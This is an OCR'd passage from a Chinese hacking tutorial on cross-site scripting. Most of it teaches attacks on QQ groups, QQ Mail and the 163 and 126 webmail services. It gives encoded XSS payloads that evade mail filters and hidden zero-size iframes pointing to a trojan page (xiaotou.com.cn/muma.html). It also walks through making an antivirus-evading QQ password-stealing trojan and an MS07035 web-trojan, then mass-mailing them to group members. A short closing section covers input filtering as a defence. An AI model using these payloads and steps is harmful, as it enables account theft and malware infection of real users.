单击“插入”按钮，插入 Flash 文件。在其中输入验证码，发表帖子。当有人在 QQ 群中打开查看这篇帖子时，就会自动播放 Flash 并在后台下载运行木马服务器端了。当然，也可以直接在 QQ 群中散布 SWF 木马文件的网址，别人单击后一样会中木马，不过这种方式不如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

发表帖子隐蔽的效果好，攻击的持续性也不强。




图 8-30　在 QQ 群中发布 Flash 木马

8.3.5　QQ 业务索要的漏洞攻击

在 QQ 空间报出跨站攻击漏洞之后，QQ 业务也报出了跨站漏洞。利用这个漏洞，攻击者可以向任意好友发送索要信息，进行跨站攻击。在利用 QQ 业务的跨站漏洞进行攻击之前，先来测试一下索要业务的跨站漏洞。具体的操作方法如下：

步骤 01 登录 http://my.qq.com 网站，在网站首页的“精彩业务推荐”页面中选择任意一个业务，如“QQ 会员”，并单击下方的“他人付账”链接，如图 8-31 所示。

步骤 02 在打开的页面中选择进行索要的好友，在“填写索要留言”文本框中输入如下跨站测试代码，如图 8-32 所示。

```
<script>alert('黑客跨站');</script>
```




图 8-31　选择一个业务




图 8-32　输入跨站测试代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“立即索要”按钮，向指定好友发送索要信息。发送成功后，指定好友的 QQ 号电脑上，即可弹出系统消息对话框，如图 8-33 所示。当好友看到系统消息时，单击“查看”按钮，即可在打开的页面中看到留言内容，如图 8-34 所示。




图 8-33　向指定好友发送索要信息




图 8-34　查看详细的索要内容

这说明 QQ 业务索要中存在着漏洞，这样黑客即可利用这个漏洞在其中写入包含网页木马链接的代码，当对方单击查看索要信息时，就会自动弹出一个窗口，打开网页木马页面。此时，就算再关闭这个页面，木马也已经运行，达到跨站攻击的目的。

8.4　邮箱跨站攻击

现在网络上各大门户的免费邮箱非常多，它们都提供了大容量免费的邮箱空间来吸引用户。虽然它们能够方便用户，但其中存在的安全隐患也很多，例如跨站攻击漏洞的频频出现。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

本节就以常用的免费邮箱为例，介绍它们曾经所暴露出的跨站攻击漏洞。

8.4.1 从 QQ 邮箱看邮件跨站的危害

由于 QQ 软件在用户中使用非常广泛，而且 QQ 邮箱的容量大、传输速度快，因此，其自带的 QQ 邮箱也备受人们的关注。但 QQ 邮箱中曾报出存在跨站脚本攻击漏洞，对用户的信息的安全性造成了很大的威胁。下面来了解一下 QQ 邮箱跨站漏洞的危害。

1. QQ 邮箱跨站传播木马

由于 QQ 用户非常多，而且 QQ 邮箱在收到新邮件时，会在 QQ 上弹出提示，并自动在 QQ 界面中显示收到新邮件，如图 8-35 所示。大部分用户都会单击新邮件提示，直接打开并查看新邮件，这样，若收到的邮件中包含木马信息，用户这样操作就会立即中招。这与一般的邮箱挂马漏洞不同，因为一般的邮箱即使收到了木马邮件，但普通用户可能一个月也难上去收一两次邮件，因此中招几率很小。因此，QQ 邮箱挂马漏洞的危害是十分严重的。





图 8-35 新邮件提示


QQ 邮箱之所以会出现挂马漏洞，是因为 QQ 邮箱提供了 HTML 邮件编写功能，同时也没有对跨站代码进行过滤，所以才造成攻击者可以在邮件中写入网页木马挂马代码。

下面来进行一个 QQ 邮箱挂马漏洞的测试，其具体操作步骤如下。

步骤 01 打开 QQ 邮箱，单击左侧的“写信”链接按钮，进入新邮件撰写页面，输入收件人地址，如图 8-36 所示。

步骤 02 在“正文”区域上方的工具栏上单击“文字格式”按钮，显示邮件工具栏按钮。单击工具栏中的“HTML”按钮，将邮件撰写切换到 HTML 邮件代码编写方式，如图 8-37 所示。


图 8-36 写新邮件


图 8-37 在 HTML 邮件中输入代码

在其中输入如下代码。

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x64
ocument&#x2ewrite&#x28&#x27&#x3cIframe%20src=http://www.baidu.com%20width=500%
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
20height=550%3E&#x3c/iframe%3E')>
```

这段代码中的“&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x64ocument&#x2ewrite&#x28&#x27&#x3cIframe%20src=http://www.baidu.com%20width=500%20height=550%3E&#x3c/iframe%3E')”，其实是经过 ASCII 码十六进制编码转换的，以躲过 QQ 邮件字符过滤。这段代码的原文件其实是：

```
Javascript:document.write(<iframe src=http://w ww.baidu.com width=500
height=550></iframe>)
```

在转换时只转换了特殊字符，如果想让代码能够更加顺利地执行，还可以使用一个叫“阿 D 编辑工具”的软件将代码全部转换。运行“阿 D 编辑工具”软件，将上面这段代码复制到上面的输入框中，并在下拉菜单中选择“&#xxx 编码”，即可完成转换，如图 8-38 所示。需要注意的是，这个转换只是将上面的代码转换成 ASCII 的十进制代码。



图 8-38　将代码转换为 ASCII 的十进制代码

将转换后的代码重新输入到邮件中，直接单击“发送”按钮，即可将邮件发送出去。在输入完成后，不能再单击正文书写窗口中的“预览”按钮，要直接发送邮件。因为单击“预览”按钮后，将切换为 HTML 网页状态，而邮件中代码将会被过滤掉，因此，一定要直接发送才能使代码生效。

在发送邮件后，当收件人单击接收到的邮件并打开后，则会看到邮件中嵌入了网页框架，其中显示的是百度首页的内容。

如果将邮件中显示的百度网页，改为其他木马网页，就达到挂马的目的了。

2. QQ 邮箱跨站导致 QQ 盗号攻击

在对邮箱进行攻击时，还可以对代码进行修改，隐藏网页框架，使浏览者看不出任何异样，让浏览者在不知不觉中就中马了。下面以制作网页木马盗取 QQ 号攻击为例，讲解攻击者是如何利用 QQ 邮箱进行跨站盗号的。

（1） 生成盗号木马 QQ 盗号木马很多，这里以“VVQQ 大盗发布版”进行测试。VVQQ 为 VVQQ 大盗作了瑞星、金山、卡巴、江民、Mcofee、诺顿等杀毒软件最新版的免杀、避过了 QQ 医生，使大家用的舒心，同时避过 QQ 自带杀毒功能。此外还增加了 PHP 收信方式（现在 ASP 的免费空间不好申请了）。运行 VVQQ 大盗发布版程序后，首先选择收信方式，可选择邮箱收信，也可以选择 ASP 或 PHP 网页收信，如图 8-39 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-39　配置盗 Q 木马

在右侧“下载者列表”中输入木马运行后同时下载运行的其他木马程序网址。在“其他选项”中可勾选设置获取 QQ 号上的 Q 币数量、显示对方地址位置与 IP 等。为保证木马运行的隐蔽性，可勾选“立即删除自身”复选项。

在其中勾选“首次运行 60 秒后关闭 QQ”复选项将自动关闭 QQ，让用户重新登录以盗取 QQ 号密码。单击“选择木马图标”按钮，为木马程序设置一个伪装图标。

单击“生成木马”按钮，即可得到一个免杀的盗 Q 木马程序了。将生成的木马程序上传到申请的网站空间中，即可得到一个木马链接地址。

（2） 制作网页木马

系统没有打相应的补丁，是网页木马成功执行的关键，这里攻击者运行一个 MS07035 漏洞制作网页木马。具体的操作步骤如下。

步骤 01 运行“卫国红客最新 MS07035 漏洞网马生成器”工具，如图 8-40 所示。

步骤 02 单击“网马”按钮，即可打开网马生成界面，如图 8-41 所示。




图 8-40　漏洞网马生成器




图 8-41　生成最新的网页木马

步骤 03 在其中可勾选所有的设置项，这样生成的网页木马可针对所有的新漏洞系统，包括键盘溢出、ANI、MS07027 等多个漏洞。在上方输入框中输入刚才的木马链接地址。

步骤 04 在设置完毕后，单击“生成”按钮，即可在程序目录下生成一个名为“1.js”的网页文件。将后缀名改为“.html”并上传到网站空间中，即刻得到一个网页木马地址，该地址假设为“http://xiaotou.com.cn/muma.html”。

（3） 伪装 QQ 邮件代码

前面测试时，QQ 邮件挂马代码是经过加密的，其效果是在 QQ 收信阅读页面中嵌入一个百度网页框架。现在要将框架隐藏，并将网页指向上传的网页木马地址，因此要将代码修改为：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<IMG src="javascript:document.write('<Iframe%20src= http://xiaotou.com.cn/
muma.ht ml %20width=0%20height=0%3E</iframe%3E>')">
```

具体使用时更改其中的网马地址即可。不过现在此木马是明文的，若不进行加密的话则会被 QQ 邮箱过滤掉，所以需要将这段代码进行代码加密转换，以此来躲过 QQ 邮箱的安全过滤机制，其实只需要对上面的测试代码进行修改一下，用网马地址百度的网址，将网页框架的长度和宽度都改为“0”即可。修改后的代码如下，如图 8-42 所示。

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x
64ocument&#x2ewrite&#x28&#x27&#x3cIframe%20src=http://xiaotou.com.cn/muma.html
%20width=0%20height=0%3E&#x3c/iframe%3E')>
```

（4） 群发送攻击

现在可直接发送 QQ 邮件，直接攻击指定的 QQ 号码了，不过最好的方法是直接进行邮件群发，一次攻击几百人，甚至更多。在 QQ 邮件撰写页面中，选择页面上的“QQ 群邮件”选项卡，在群邮件撰写页面的“QQ 群”中选择一个要攻击的群，然后按上面同样的方法撰写一封包含木马代码的邮件，如图 8-43 所示。




图 8-42　修改后的加密网页木马代码




图 8-43　使用群邮件攻击

最后单击“发送”按钮发送群邮件。当群中的 QQ 用户收到该邮件后，打开却显示为一片空白，或只有几个简单的字符，但木马网页其实已经在后台打开并自动下载运行木马了。这样一来，浏览者的 QQ 号很快就会被盗了。

8.4.2　国内主流邮箱跨站漏洞

其实不只是 QQ 邮箱存在过跨站漏洞，国内各种主流邮箱，如 163、sohu、sina、126 等常用邮箱也都存在过跨站漏洞问题。随着跨站技术的不断发展，新的跨站漏洞又不断被发现。

1. Tab 绕过过滤：163 邮箱跨站测试

163 邮箱的跨站漏洞，是需要对跨站代码进行一定转换后，才能够成功逃脱过滤。对 163 邮箱进行跨站的操作步骤如下。

步骤 01 登录 163 免费邮箱，在“收件人”栏中填入要攻击的邮箱地址，主题可以任意填写，单击下方编辑窗口中的“全部功能”按钮展开全部功能项，从功能栏中单击“编辑源码”按钮 ‹›，即可进入 HTML 代码编写状态，在其中输入如下测试代码，如图 8-44 所示。

```
<img src=j ava script:wi ndow.op en('http://www.baidu.com')>/
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



上述代码中有空格，这些空格是使用 Tab 键产生的，可以将关键字符 javascript 等分隔开，从而躲过邮箱过滤机制。

步骤 02 在输入完成后，单击“发送”按钮，即可发送邮件。当用户接收并查看邮件时，就会自动弹出百度的网页窗口了，如图 8-45 所示。




图 8-44 特殊的跨站代码




图 8-45 跨站弹出窗口成功

2. 编码转换逃脱过滤：126 邮箱的跨站测试

163 邮箱的跨站漏洞，也需要对跨站代码进行转换后，才能够成功逃脱过滤。

对 126 邮箱进行跨站的操作步骤如下。

步骤 01 登录 126 免费邮箱，在“收件人”栏中填入要攻击的邮箱地址，主题可以任意填写，单击下方编辑窗口中的“全部功能”按钮展开全部功能项，从功能栏中单击“编辑源码”按钮 ‹›，即可进入 HTML 代码编写状态，在其中输入如下测试代码，如图 8-46 所示。




图 8-46 写入测试代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x
64ocument&#x2ewrite&#x28&#x27&#x3cIframe%20src=http://www.baidu.com%20width=47
0%20height=530%3E&#x3c/iframe%3E')>
```

步骤 02 编写完成后单击“发送”按钮发送邮件，待发送成功后，当接收者在收到该邮件并进行查看时，就可看到测试效果了，在页面中被嵌入了百度网页，如图 8-47 所示。

TOM 邮箱与 126 邮箱是一样的，使用同样的代码就可以进行跨站攻击，具体的操作方法这里就不再赘述了。




图 8-47　跨站测试成功

8.5　跨站脚本攻击的防范

国内不少论坛都存在跨站脚本漏洞，国外也有很多这样的例子，比如，Google 也曾经出现过。这是因为跨站攻击很容易就可以构造，而且非常隐蔽，不易被查觉。下面将针对跨站攻击方式的相关代码进行分析，并给出相应的方法来过滤这些代码。

1.　过滤“<”和“>”标记

通过上面的介绍可以看出，我们的第一个要过滤的就是用户提交的变量中的<和>，这样，用户就不能按照其意愿产生 html 标记了。因为跨站脚本攻击最直接的方法，就是完全控制播放一个 HTML 标记，如输入“<script>alert("跨站攻击")</script>”之类语句。

要防止这类代码写入网站，最简单的过滤方法就是转换“<”和“>”标记，从而截断攻击者输入的跨站代码。相应的过滤代码如下：

```
replace(str,"<","&#x3C;")
replace(str,">","&#x3E;")
```

2.　HTML 标记属性过滤

上述两句代码可以过滤掉“<”和“>”标记，攻击者就不能产生自己的 HTML 标记了。但是，这并不是说我们就可以高枕无忧了，攻击者还是有可能会利用已经存在的属性，如攻

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

击者可以通过插入图片功能，将图片的路径属性修改为一段 Script 代码。攻击者插入的图片跨站语句，经过程序的转换后，变成了如下形式，如图 8-48 所示。

```
<img src="javascript:alert(/跨站攻击/)" width=100>
```

上述这段代码执行后，同样会实现跨站入侵，而且很多 HTML 标记属性都支持“javascript:跨站代码”的形式。看来光过滤“<”和“>”是没用的，用户利用已有的 HTML 标记照样跨站不误。所以有很多的网站程序也意识到了这个漏洞，对攻击者输入的数据进行了如下转换：

```
Dim re
    Set re=new RegExp
    re.IgnoreCase =True
   re.Global=True
re.Pattern="javascript:"
    Str = re.replace(Str,"javascript:")
    re.Pattern="jscript:"
   Str = re.replace(Str,"jscript: ")
    re.Pattern="vbscript:"
    Str = re.replace(Str,"vbscript: ")
   set re=nothing
```

因为恶意用户使用的是 javascript 这样的属性，所以我们控制好用户的输入中不要存在 javascript:和 vbscript:这样的内容就行。在这段过滤代码中用了大量 replace 函数过滤替换用户输入的“javascript”脚本属性字符，一旦用户输入语句中包含有“javascript”、“jscript”或“vbscript”等，都会被替换成空白。

3. 过滤特殊的字符：&、回车和空格

只过滤“javascript”、“jscript”或“vbscript”这些关键字还是不保险的，如果用户提交 javascript 这样形式的代码，并转换一部分代码或干脆完全转换就可以逃避检测再次攻击了，攻击者总是能找到一些办法绕过，因此，还要特别关注用户提交的&#字符。

HTML 属性的值可支持“&#ASCii”的形式进行表示，如前面的跨站代码可以换成如下代码，如图 8-49 所示。

```
<img src="javascrip&#116&#58alert(/跨站攻击/)" width=100>
```




图 8-48 图片跨站



图 8-49 转换代码后继续跨站

转换代码后即可突破过滤程序，继续进行跨站攻击了。于是，有安全意识的程序，又会

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

继续对此漏洞进行弥补过滤，使用“replace(str,"&","&") ”代码将“&”符替换成“&”，于是后面语句便全部变形失效了。但攻击者又可能采用另外方式绕过过滤，因为过滤关键字方式漏洞很多。攻击者可能会构造.“<img src="javascript:alert(/跨站攻击/)" width=100>”攻击代码，如图 8-50 所示。

在这里，“javascript”被空格隔开了，准确地说，这个空格是用 Tab 键产生的，这样关键字“javascript”就被拆分了。上述过滤代码又失效了，一样可以进行跨站攻击。于是很多程序设计者又开始考虑将 Tab 空格过滤，防止此类的跨站攻击。

4. HTML 属性跨站的彻底防范

